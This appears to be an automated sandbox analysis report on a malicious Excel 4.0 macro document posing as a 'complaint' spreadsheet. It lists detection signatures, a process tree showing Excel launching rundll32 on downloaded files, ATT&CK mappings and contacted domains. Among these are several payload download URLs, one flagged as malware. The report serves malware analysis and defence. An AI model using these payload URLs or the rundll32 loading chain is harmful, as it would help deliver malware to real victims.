ID: 356654
Sample Name: Complaint-447781983-02182021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:25:00
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Complaint-447781983-02182021.xls

Overview


General Information

Sample Name:	Complaint-447781983-02182021.xls
Analysis ID:	356654
MD5:	60f845a847e771a.
SHA1:	bf79e4535e5d15c.
SHA256:	c44df560766b2a3.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Internet Provider seen in connection…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7104 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6624 cmdline: rundll32 ..\JDFR.hdfgr,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4552 cmdline: rundll32 ..\JDFR.hdfgr1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5940 cmdline: rundll32 ..\JDFR.hdfgr2,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6808 cmdline: rundll32 ..\JDFR.hdfgr3,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6880 cmdline: rundll32 ..\JDFR.hdfgr4,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Complaint-447781983-02182021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xadf2:$e1: Enable Editing • 0xae3c:$e1: Enable Editing • 0x158cc:$e1: Enable Editing • 0x15916:$e1: Enable Editing • 0x20083:$e1: Enable Editing • 0x200cd:$e1: Enable Editing • 0xae5a:$e2: Enable Content • 0x15934:$e2: Enable Content • 0x200eb:$e2: Enable Content
Complaint-447781983-02182021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Complaint-447781983-02182021.xls	31%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
rzminc.com	1%	Virustotal		Browse
crt.sectigo.com	0%	Virustotal		Browse
jugueterialatorre.com.ar	4%	Virustotal		Browse
pathinanchilearthmovers.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://rzminc.com/fdzgprclatqo/44250601302777800000.dat	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://pathinanchilearthmovers.com/eznwcdhx/44250601302777800000.dat	100%	Avira URL Cloud	malware	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://jugueterialatorre.com.ar/xjzpfwc/44250601302777800000.dat	0%	Avira URL Cloud	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://rzminc.com/xklyulyijvn/44250601302777800000.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rzminc.com	72.52.227.180	true	false	• 1%, Virustotal, Browse	unknown
crt.sectigo.com	91.199.212.52	true	false	• 0%, Virustotal, Browse	unknown
jugueterialatorre.com.ar	138.36.237.100	true	false	• 4%, Virustotal, Browse	unknown
pathinanchilearthmovers.com	162.241.80.6	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://rzminc.com/fdzgprclatqo/44250601302777800000.dat	false	• Avira URL Cloud: safe	unknown
http://pathinanchilearthmovers.com/eznwcdhx/44250601302777800000.dat	true	• Avira URL Cloud: malware	unknown
http://jugueterialatorre.com.ar/xjzpfwc/44250601302777800000.dat	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://rzminc.com/xklyulyijvn/44250601302777800000.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://login.microsoftonline.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://shell.suite.office.com:1443	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://autodiscover-s.outlook.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://cdn.entity.	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://wus2-000.contentsync.	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://powerlift.acompli.net	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://cortana.ai	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://api.aadrm.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://api.microsoftstream.com/api/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://cr.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://graph.ppe.windows.net	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• Avira URL Cloud: safe	unknown
